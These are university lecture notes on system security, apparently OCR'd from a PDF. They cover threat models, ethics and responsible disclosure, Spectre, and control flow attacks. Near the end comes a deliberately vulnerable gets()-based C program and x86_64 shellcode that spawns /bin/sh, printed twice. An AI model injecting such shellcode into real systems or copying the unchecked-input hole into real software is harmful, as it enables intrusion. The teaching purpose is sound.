System Security


Lecture Notes


Jürgen Schönwälder


May 3, 2024

Abstract

This memo focuses on system level security aspects of computing systems. The module starts with investigating attacks on the microarchitecture of computing systems, such as attacks to gain information from side channels targeting caches. It then introduces trusted execution environments that use hardware isolation mechanisms to provide protected storage for keys and to bootstrap the integrity of bootloaders and the loaded operating systems. Students learn about the different levels of isolation that can be achieved using various types of hypervisors or sandboxing mechanisms. Techniques that can be used to protect a system against misbehaving code and malware are introduced. Students will gain knowledge how protected data storage components can be provided at the system level and how systems can offer support for collections of (distributed) authentication mechanisms. Finally, the module will discusses how authorization mechanisms are realized in the different system software components and how they can be used to define effective security policies.








```
        .global main
        .text
main:
        push    %rbp            # push the old base pointer on the stack
        mov     %rsp,%rbp       # set base pointer to current stack pointer
needle0:
        jmp     there           # jump to there...
here:
        pop     %rdi            # set %rdi to the string (pop from stack)
        mov     $0x3b, %rax     # set %rax to 59 (execve syscall number)
        xor     %rsi, %rsi      # set %rsi to 0 (argv of the execve syscall)
        xor     %rdx, %rdx      # set %rdx to 0 (envp of the execve syscall)
        syscall                 # initiate the syscall
there:
        call    here            # jump back, leaving string address on stack
        .string "/bin/sh"
needle1: .octa 0xdeadbeef       #  marker that we use later to find code
```

Contents

Source Codes Examples

Part I

Introduction


This part introduces some fundamental concepts and it establishes a common terminology. After introducing a layered model of a computing system, we introduce concepts such as security policies, threat models, and security mechanisms. Finally, we touch on ethical aspects of performing work on system security.

By the end of this part, students should be able to

- outline the layers of a layered model of a computing system;
- describe security requires for common system components;
- explain the importance of threat models;
- illustrate hardware and software security mechanisms;
- outline ethical principles and define ethical hacking;
- execute responsible disclosures.

Fundamental Concepts

Layered Model of a Computing System



Our focus is on a single computer system and a rough model is to think of it as a layered system. Layering is a common strategy to deal with complexity and hence software developers and system designers focus typically on a single layer or a few layers. Adversaries trying to find ways to attack a computer system, however, do not have to think in these layers. In fact, security vulnerabilities and their exploits often cross layer boundaries. This is why computer security specialists have to have a broad understanding how complex software systems are executed.

1. We use the von Neuman computer architecture as the lowest level, which distinguishes central processing units, I/O devices, and main memory. A key characteristic of the von Neuman architecture is that memory holds both data and instructions.
2. A central processing unit is characterized by its instruction set architecture, which defines the CPU's instruction set and the interaction with other system components.
3. An instruction set architecture is implemented by a specific micro-architecture. Different micro-architectures may implement the same instruction set architecture.
4. A hypervisor is software creating and running virtual machines. Hypervisors are commonly used in server and cloud computing infrastructures but they may be absent on devices that only serve a specific purpose.
5. Operating system kernels take control of hardware components and provides programmers with suitable abstractions such as processes, file systems, communication primitives.
6. The system call interface defines how application programs and system services can use the services provided by the operating system kernel.
7. System libraries and services provide common services that are essential for writing software, for deploying software, and for operating a computing system.
8. Third-party libraries and services provide common services that are essential for writing and deploying applications and services.
9. Applications and services provide the functionality that users or other systems use, i.e., they are the primary reason justifying the existance of the computing system.

Security Requirements

Definition (security requirements)

The *security requirements* are all requirements of an information system that ensure confidentiality, integrity, and availability of information being processed, stored, or transmitted.

- Security requirements may originate from laws, directives, policies, standards, regulations, procedures, or mission/business cases.

It is important to be conservative when you define security requirements. One danger is that security policies of different systems can interact in subtle ways and these interactions may be exploited by adversaries to their advantage. For example, if a system allows to reset security credentials, then the way this is realized may be exploited (see below for an interesting story documented in 2012).

Further online information:

- **Web**: How Apple and Amazon Security Flaws Led to My Epic Hacking

Threat Models

Definition (threat model)

A *threat model* defines what an adversary can be expected to do.

- A system can only be secure against a given threat model.
- Typical aspects to consider:
  - Has the adversary physical access to a system?
  - Has the adversary an account on a system?
  - Has the adversary the capability to install software on a system?
- Do not confuse this term with threat modeling, which is the process of modeling potential threats of a system.

It is important to make very few assumptions. Things to consider:

- Do not assume that users behave sensibly.
- Do not assume that programmers behave sensibly.
- Do not assume that system administrators behave sensibly.
- Do not assume that software will have a limited lifetime.
- Do not assume that humans can distinguish valid from invalid information.
- Expect that third-party systems providing security services can fail to do so.
- Expect that physical access protections may be circumvented.
- Expect that adversaries are both outside and inside.
- ...

Nevertheless, it is necessary to to make certain assumptions and to trust certain hardware and software components in order to have a viable trust model to work with. But note that for modern software, it is almost impossible to verify whether they can be trusted [1].

Security Mechanisms

Definition (security mechanism)

A *security mechanism* is a method, tool, or procedure for enforcing a security policy.

- Given a security policy (the security requirements) and a set of concrete security mechanisms, it should be possible to reason whether the system can be secured given a certain threat model.
- Fewer sufficiently flexible security mechanisms are often preferred over many complex security mechanisms that may interact in ways that are difficult to analyze.

Security mechanisms can be provided in both hardware and software. Here are some examples for hardware mechanisms:

- Memory management units provide memory address translation mechanisms that are used by hypervisors and operating system kernels to isolate the memory images of processes from each other.
- Central processing units provide multiple privilege levels that are used to separate hypervisors and operating system kernels and application processes.

Below are some examples for software mechanisms:

- Network protocol implementations provide filtering mechanisms that can be configured to filter traffic directed to or received from certain applications.
- Operating system kernels can restrict the set of system calls an application is allowed to invoke.
- Operating system kernels can enforce that only applications with a valid signature are loaded and executed.
- Database systems can enforce access control policies so that only authenticated users have access to the data they need to have access to.

Ethical Considerations

Computer Ethics

Definition (computer ethics)

The term *computer ethics* refers to the ethical principles and guidelines governing the behaviour and decisions of individuals and organizations in the field of computing and information technology.

- Examples of ethical principles:
  - Respecting user privacy
  - Avoiding unauthorized access to computer systems
  - Respecting intellectual property rights
  - Providing accurate information
  - Considering societal implications of technology
- There can be ethical dilemmas, e.g., striking a balance between protecting systems and respecting individual privacy.

There is a lot to be said about ethics and computer science but we will not go into details here. But you are encouraged to lookup up some materials and to study code of ethics documents specific to computer science.

Here are, for example, the list of the *Ten Commandments of Computer Ethics* created in 1992 by the Computer Ethics Institute:

1. Thou shalt not use a computer to harm other people.
2. Thou shalt not interfere with other people's computer work.
3. Thou shalt not snoop around in other people's computer files.
4. Thou shalt not use a computer to steal.
5. Thou shalt not use a computer to bear false witness.
6. Thou shalt not copy or use proprietary software for which you have not paid (without permission).
7. Thou shalt not use other people's computer resources without authorization or proper compensation.
8. Thou shalt not appropriate other people's intellectual output.
9. Thou shalt think about the social consequences of the program you are writing or the system you are designing.
10. Thou shalt always use a computer in ways that ensure consideration and respect for other humans.

Further online information:

- **Wikipedia**: Ten Commandments of Computer Ethics
- **Web**: ACM Code of Ethics and Professional Conduct

Ethical Hacking and Penetration Testing

Definition (penetration testing)

Ethical hacking or *penetration testing* requires that the ethical hacker or the pentester has obtained the permission to perform the security tests from an authorized party.

- Penetration testing is an effective mechanism to identify technical weaknesses and to remind people of the importance of executing proper security procedures.
- Penetration testing often includes tests used to determine whether employees implement security best practices.
- Exploiting the nature of humans is often a cheap and effective way to circumvent technical security mechanisms.

Ethical hackers or pentesters are often referred to as white-hat hackers while other actors are referred to as black-hat hackers. These terms originate from American western movies, where white hats were often worn by heroes and black hats by villains.

Responsible Disclosure

Definition (responsible disclosure)

A *responsible disclosure* is a vulnerability disclosure where a vulnerability is disclosed to the public only after the responsible parties have been allowed sufficient time to remedy the vulnerability.

- The goal is to report vulnerabilities is such a way that they can be fixed before they may be exploited by malicious actors.
- The time given to the responsible parties should be aligned with the complexity and potential severity of a detected vulnerability.

Responsible disclosure requires that a disclosing party can find a suitable contact. Many bigger IT companies provide specific contacts for responsible disclosures. Some companies are even running so call bug bounty programs, through which certain disclosures can receive a financially reward.

RFC 9116 [2] proposes that web sites provide a resource under the name `/.well-known/security.txt` to make it easier to establish a proper contact.

Part II

Attacks on Computer Systems

The part discusses various attacks on computer systems. The goal is to develop an understanding how vulnerabilities in software (and to some extend in hardware components) can be exploited. We will discuss some classic attacks and some more recent approaches.

By the end of this part, students should be able to

- enumerate attacks on hardware and software;
- explain how the control flow of a program can be changed;
- demonstrate how a stack buffer overflow can be exploited;
- described how a heap buffer overflow can be exploited;
- outline how SQL injection attacks can be performed;
- explain cross-site scripting attacks;
- distinguish first and second order code injection attacks;
- . . .

Attacks on Hardware

We first review some common attacks on hardware. Many of these attacks require physical access to the hardware and some require advanced devices to carry out an attack.

Counterfeit Hardware Attacks

Definition (counterfeit hardware attack)

A *counterfeit hardware attack* involved the distribution of malicious or tampered hardware components that compromise the security of devices.

Examples:

- Hardware trojans describe hardware components that carry a hidden function such as providing backdoors
- Supply chain attacks aim at compromising hardware components during manufacturing or distribution processes
- Dropping USB sticks in public spaces that emulate other USB devices such as keyboards to gain access by injecting keystrokes

Malicious USB devices can be used in various ways to attack computer systems. Some operating systems request explicit user permission when an unknown USB device is plugged into a computer. While this is well intended, humans are often not good in judging the risks and human curiosity is often stronger and security awareness. Furthermore, a malicious USB device may also try to identify itself as some other likely already known USB device.

Hardware attacks are a significant problem in deployment scenarios where hardware is easily accessible to adversaries. Examples are public wireless network base stations or public electric charging stations.

Hardware Fault Injection Attacks

Definition (hardware fault injection attack)

A *hardware fault injection attack* alters the operation of a device by physically tampering with hardware components.

Examples:

- Injecting voltage glitches to change the execution of CPU instructions
- Injecting clock glitches to change the execution of CPU instructions
- Injecting faults through brief electromagnetic pulses in a specific clock cycle

For more information, see [3, 4].

Hardware Side-Channel Attacks

Definition (hardware side-channel attack)

A *hardware side-channel attack* exploits unintended information leakage from a system's physical implementation.

Examples:

- Monitoring power consumption during cryptographic operations to extract properties of cryptographic keys (power analysis side-channel attacks)
- Exploiting timing variations to obtain information about data being processed by a system (timing side-channel attacks)
- Intercepting electromagnetic radiation of wires to obtain potentially sensitive information (electromagnetic side-channel attacks)
- Capture sound emissions using microphones to reveal information about data received or processed by a system (acoustic side-channel attacks)

Timing and power analysis side-channel attacks have been widely studied in the context of smart cards since the processors embedded in smart cards usually have very limited functionality and they operate at clock speeds that are relatively easy to handle.

The main lesson learned from these attacks is that security critical code, e.g., cryptographic algorithms, must be implemented such that information about properties of the keys is never revealed. This implies, for example, that the number of iterations of a loop should not depend on the properties of the keys since breaking out of loops early can leak information via a side-channel. In other words, implementing a cryptographic algorithms does not just require that the implementation is correct, it also requires that the implementation shows timing and power consumption behavior that is independent of the keys or data being processed.

The risk caused by acoustic side-channel are often underestimated. Many modern devices do have embedded microphones and recording the sound of keys presses can easily reveal which information was entered on a keyboard.

Microarchitectural Attacks

Definition (microarchitectural-attack)

A *microarchitectural-attack* targets the implementation of a system's microarchitecture.

Examples:

- Speculative execution attacks to read arbitrary memory via a timing side-channel attack (Spectre, Meltdown)
- Exploiting vulnerabilities of dynamic random-access memory (DRAM) potentially leading to privilege escalation (Rowhammer)

Microarchitectural attacks can be initiated by software and they may use side-channels to pass information from the microarchitectural layer up to the software layer. This enables adversaries to execute microarchitectural attacks via software and without requiring access to the targeted device.

Microarchitectural attacks have been studied extensively during the last decade, they are primarily exploiting microarchitectural optimizations such as speculative execution of machine instructions or specific properties of memory systems. When a new microarchitectural attack has been found, it is often difficult to mitigate it, in the worst case this requires the replacement of hardware components.

For more information, see [5, 6].


Spectre: Vulnerability of the Year 2018

```
#define PAGESIZE 4096
unsigned char array1[16]                /* base array */
unsigned int array1_size = 16;          /* size of the base array */
int x;                                  /* the out of bounds index */
unsigned char array2[256 * PAGESIZE]; /* instrument for timing channel */
unsigned char y;                        /* does not really matter much */

// ...

if (x < array1_size) {
    y = array2[array1[x] * PAGESIZE];
}
```

- Is the code shown above a vulnerability?

The code seems to be harmless. Well it is not really. But we can easily make it harmless. But even then, is it harmless?

This is how the data is stored in memory. The variables `x` and `y` may be stored in registers. The variable `x` indexes `array1` and the value stored in `array1` indexes into `array2`, which stretches over multiple pages.



Spectre: Main Memory and CPU Memory Caches

- Memory in modern computing systems is layered
- Main memory is large but relatively slow compared to the speed of the CPUs
- CPUs have several internal layers of memory caches, each layer faster but smaller
- CPU memory caches are not accessible from outside of the CPU
- When a CPU instruction needs data that is in the main memory but not in the caches, then the CPU has to wait quite a while...

Spectre: Speculative Execution

- In a situation where a CPU would have to wait for slow memory, simply guess a value and continue execution speculatively; be prepared to rollback the speculative computation if the guess later turns out to be wrong; if the guess was correct, commit the speculative computation and move on.
- Speculative execution is in particular interesting for branch instructions that depend on memory cell content that is not found in the CPU memory caches
- Some CPUs collect statistics about past branching behavior in order to do an informed guess. This means we can train the CPUs to make a certain guess.
- Cache state is not restored during the rollback of a speculative execution.

The fact that the CPU internal cache state is not restored during the rollback is being exploited by Spectre. Of course, CPUs could be "fixed" to restore the cache state as well but this would be very costly to implement and hence may defeat the advantage gained by speculative execution.

Spectre: Reading Arbitrary Memory

- Algorithm:
  1. create a small array `array1`
  2. choose an index `x` such that `array1[x]` is out of bounds
  3. trick the CPU into speculative execution (make it read `array1_size` from slow memory and guess wrongly)
  4. create another uncached memory array called `array2` and read `array2[array1[x]]` to load this cell into the cache
  5. read the entire `array2` and observe the timing; it will reveal what the value of `array1[x]` was
- This could be done with JavaScript running in your web browser; the first easy "fix" was to make the JavaScript time API less precise, thereby killing the timing side channel. (Obviously, this is a hack and not a fix.)

Spectre is exploiting a design problem in modern CPUs. There is no easy fix since the root cause is your hardware. A lot of work was spent in 2018 to harden systems such that it is getting difficult to exploit the problem residing in the design of modern CPUs. For further information, read [7] and [8] or take a look at the videos listed below.

Further online information:

- **YouTube**: Spectre and Meltdown: Data leaks during speculative execution
- **YouTube**: Spectre and Meltdown attacks explained understandably

Attacks on Software

We now take a look at common attacks on software. Many of these attacks can be carried out in all software layers of a computing system. For significant attacks that are known for a while, there are often mitigations to either prevent the attack (good) or to just make the attack unlikely to succeed (not really satisfying). The mitigations then often lead to the development of more advanced techniques to circumvent mitigation mechanisms. The leads to an arms race resulting in increasingly complex attack code and increasingly complex mitigation mechanisms.

Control Flow Attacks

Definition (control flow attack)

A *control flow attack* diverts the intended control flow of a program to direct the execution to malicious code.

Examples:

- Stack smashing attacks redirecting control flow to execute malicious code (often called shellcode) injected on the stack
- Return-oriented programming attacks construct malicious code by sequencing existing code fragments (gadgets) via function returns
- Attacks on virtual function tables change the control flow of an application written in certain programming languages supporting late binding and the overriding of functions

A program has an intended or allowed flow of control. The control flow graph of a program often has branching points and loops. A normal execution of a program is restricted by its intended control flow graph. Control flow attacks aim at diverting from the intended or allowed flow of control, causing a program to execute code it was never intended to execute. If it is possible to divert from the flow of control to machine instructions controlled by an adversary, then the adversary may exploit this to start a generic interface into the system, such as a command interpreter or a shell.

Control-flow integrity (CFI) is a general term for computer security techniques that prevent a wide variety of control flow attacks by ensuring that the intended control flow is never violated.

Control-Flow Integrity: Precision, Security, and Performance https://doi.org/10.1145/3054924

Further online information:

- **YouTube**: USENIX Security '15 - Control-Flow Bending: On the Effectiveness of Control-Flow Integrity

Call Stacks and Stack Frames

Definition (call stack and stack frames)


A *call stack* holds a stack frame for every active function call. A *stack frame* provides memory space to store

1. the return address to load into the program counter when the function returns,
2. local variables that exist during an active function call,
3. arguments that are passed into the function or results returned by the function.

To support function calls, a CPU needs to provide

- a register pointing to the top of the call stack (stack pointer),
- a register pointing to the start of the current stack frame (frame pointer),
- a mechanism to call a function (allocating a new stack frame on the call stack),
- an mechanism to return from a function (deleting a stack frame from the stack).

The drawing below shows a typical call stack growing downwards from large addresses towards small addresses. Each active function call results in a stack frame where the return address, a frame pointer, saved registers, function arguments and local variables are stored. Stack frames enable nested and recursive function calls. They also provide a very efficient way to allocate memory for local variables.



Function call prologue and epilogue

Definition (function call prologue)

A *function call prologue* is a sequence of machine instructions at the beginning of a function that prepare the stack and the registers for use in the function.

Definition (function call epilogue)

A *function call epilogue* is a sequence of machine instructions at the end of a function that restores the stack and CPU registers to the state they were in before the function was called.

Definition (stack and frame pointer)

The *stack pointer* is a register pointing to the beginning of the function call stack. The *frame pointer* is a register pointing to the beginning of the current stack frame.

Intel's x86_32 processor architecture has eight general-purpose registers (eax, ebx, ecx, edx, ebp, esp, esi, edi). The x86_64 architecture extends them to 64 bits (prefix "r" instead of "e") and adds another eight registers (r8, r9, r10, r11, r12, r13, r14, r15). Some of x86 registers have special meanings and are not really used as general-purpose registers. The ebp (rbp) register is used to point to the beginning of a stack frame (base pointer)) while the esp (rsp) register is used to point to the top of the stack (stack pointer). (Note that the stack grows downwards on the x86 architecture.) There are additional special purpose registers, most important for us is the eip (rip) register, which points to the current instruction (instruction pointer).


Note that the base pointer ebp (rbp) is optional. It helps to debug programs but costs a few additional instructions on every function call.

In the following, we will only consider x86_64 processors. The stack frame layout using the common function calling conventions can be best explained with an example. Lets assume we have defined the following C function.

```
1  long foo(long a, long b, long c, long d, long e, long f, long g, long h)
2  {
3      long xx = a * b * c * d * e * f * g * h;
4      long yy = a + b + c + d + e + f + g + h;
5      long zz = bar(xx, yy);
6      return zz + 42;
7  }
```

The common function calling conventions will pass the first six arguments in registers (rdi, rsi, rdx, rcx, r8, r9) and the remaining two arguments will be passed via the stack. The call instruction will then push the return address on the stack and the function prologue will push the old base register to the stack. The automatic function local variables xx, yy, and zz are then allocated on the stack as well by adjusting the stack pointer (rsp) accordingly.

Stacks (Intel x86_64)



The slide shows the stack while the `main()` function of the program shown in Listing 1 is being executed. The disassembled machine instructions look like this:

```
<main>:
    1165:       55                      push   %rbp
    1166:       48 89 e5                mov    %rsp,%rbp
    1169:       48 83 ec 40             sub    $0x40,%rsp
    116d:       48 8b 05 ec 2e 00 00    mov    0x2eec(%rip),%rax
    1174:       48 8d 55 c0             lea    -0x40(%rbp),%rdx
    1178:       48 8d 35 89 0e 00 00    lea    0xe89(%rip),%rsi
    117f:       48 89 c7                mov    %rax,%rdi
    1182:       b8 00 00 00 00          mov    $0x0,%eax
    1187:       e8 c4 fe ff ff          callq  1050 <fprintf@plt>
    118c:       48 8d 3d 94 0e 00 00    lea    0xe94(%rip),%rdi
    1193:       e8 98 fe ff ff          callq  1030 <puts@plt>
    1198:       48 8d 45 c0             lea    -0x40(%rbp),%rax
    119c:       48 89 c7                mov    %rax,%rdi
    119f:       b8 00 00 00 00          mov    $0x0,%eax
    11a4:       e8 b7 fe ff ff          callq  1060 <gets@plt>
    11a9:       48 8d 45 c0             lea    -0x40(%rbp),%rax
    11ad:       48 89 c6                mov    %rax,%rsi
    11b0:       48 8d 3d 82 0e 00 00    lea    0xe82(%rip),%rdi
    11b7:       b8 00 00 00 00          mov    $0x0,%eax
    11bc:       e8 7f fe ff ff          callq  1040 <printf@plt>
    11c1:       b8 00 00 00 00          mov    $0x0,%eax
    11c6:       c9                      leaveq
    11c7:       c3                      retq
```

When the function is called, the return address is put on the stack (as part of the call instruction).

The function starts with the so called function prologue: the `push` instruction pushes the old frame pointer (stored in `rbp`) to the stack and afterwards the current stack pointer (stored in `rsp`) is setup as the new frame pointer (by copying `rsp` into `rbp`). Finally, the stack pointer is moved 64 bytes by subtracting `0x40` from `rsp`. This subtraction essentially allocates the space for the char array called name in the source code.

The function epilogue consists of the `leaveq` and `retq` instructions. The `leaveq` instruction essentially cleans up the stack by setting the stack point (`rsp`) to the frame pointer (`rbp`) and then restoring the old


```c
/*
 * Original source: https://crypto.stanford.edu/~blynn/rop/
 *
 * Modern computers and compilers implement various techniques
 * to make attacks harder. For getting started, compile this
 * file with
 *
 *     gcc -fno-stack-protector -z execstack
 *
 * to disable stack protection and to have the stack memory pages
 * marked as executable. Note that gcc will likely complain about the
 * usage of gets() - but we use it only as a simple example for any
 * other code that may fail to do proper bounds checking.
 */

#include <stdio.h>

#define DEBUG

int main()
{
    char name[64];

#ifdef DEBUG
    fprintf(stderr, "character array name is at %p\n", name);
#endif

    puts("What's your name?");
    gets(name);
    printf("Hello, %s!\n", name);
    return 0;
}
```

Listing 1: Program failing to do proper bounds checking

frame pointer by popping `rbp` from the stack.

The code between the prologue and epilogue is the code preparing the three library function calls. For each call, the registers used to pass arguments have to be prepared. Note that the library function are denoted using their `@plt` address. These are the function's address in the procedure link table (plt), which is used to make dynamic linking "faster". (The library functions are called indirectly via the procedure link table, which has the advantage that the resolution of the function's real address is done lazily when a library function is called for the first time.)

Shellcode (Intel x86_64)



To get flexible control of a system, it would be nice to open a shell so that further commands can be sent to the attacked system. Hence, we are interested to obtain a short sequence of machine instructions that open a shell on the attacked system. Listing 2 shows the source code of some shellcode for Linux kernels.The code between `needle0` and `needle1` is the actual shellcode that we want to inject into our target program in order to let it open a shell for us. In addition, we have to fill the `name` char array, overwrite the saved frame pointer, and then finally replace the return address with the start address of the code that we have injected. When the function returns, our code will be executed and the targeted process will turn into a shell.

```
# Original source: https://crypto.stanford.edu/~blynn/rop/
#
# We want to invoke the execve() system call to start "/bin/sh".
#
# int execve(const char *filename, char *const argv[], char *const envp[]);
#
# We jump to 'there' and then call 'here'. This allows us to find the
# location of the string "/bin/sh" regardless where the code is located.
# We set
#        rdi to the string "/bin/sh" (the filename parameter)
#        rax to the syscall number (the lower 8 bits of rax are in al)
#        rsi to 0 (the argv parameter)
#        rdx to 0 (the envp parameter)
# and then execute the system call.
#
# The needle0 and needle1 labels are used later to find the beginning
# and the end of the code...

        .global main
        .text
main:
        push    %rbp            # push the old base pointer on the stack
        mov     %rsp,%rbp       # set base pointer to current stack pointer
needle0:                        # a marker that we use later to find code
        jmp     there           # jump to there...
here:
        pop     %rdi            # set %rdi to the string (pop from stack)
        mov     $0x3b, %rax     # set %rax to 59 (execve syscall number)
        xor     %rsi, %rsi      # set %rsi to 0 (argv of the execve syscall)
        xor     %rdx, %rdx      # set %rdx to 0 (envp of the execve syscall)
        syscall                 # initiate the syscall
there:
        call    here            # jump back, leaving string address on stack
        .string "/bin/sh"
needle1: .octa 0xdeadbeef       #  marker that we use later to find code
```

Listing 2: Shellcode for opening a shell on x86_64

Shellcode (Intel x86_64) Improvements

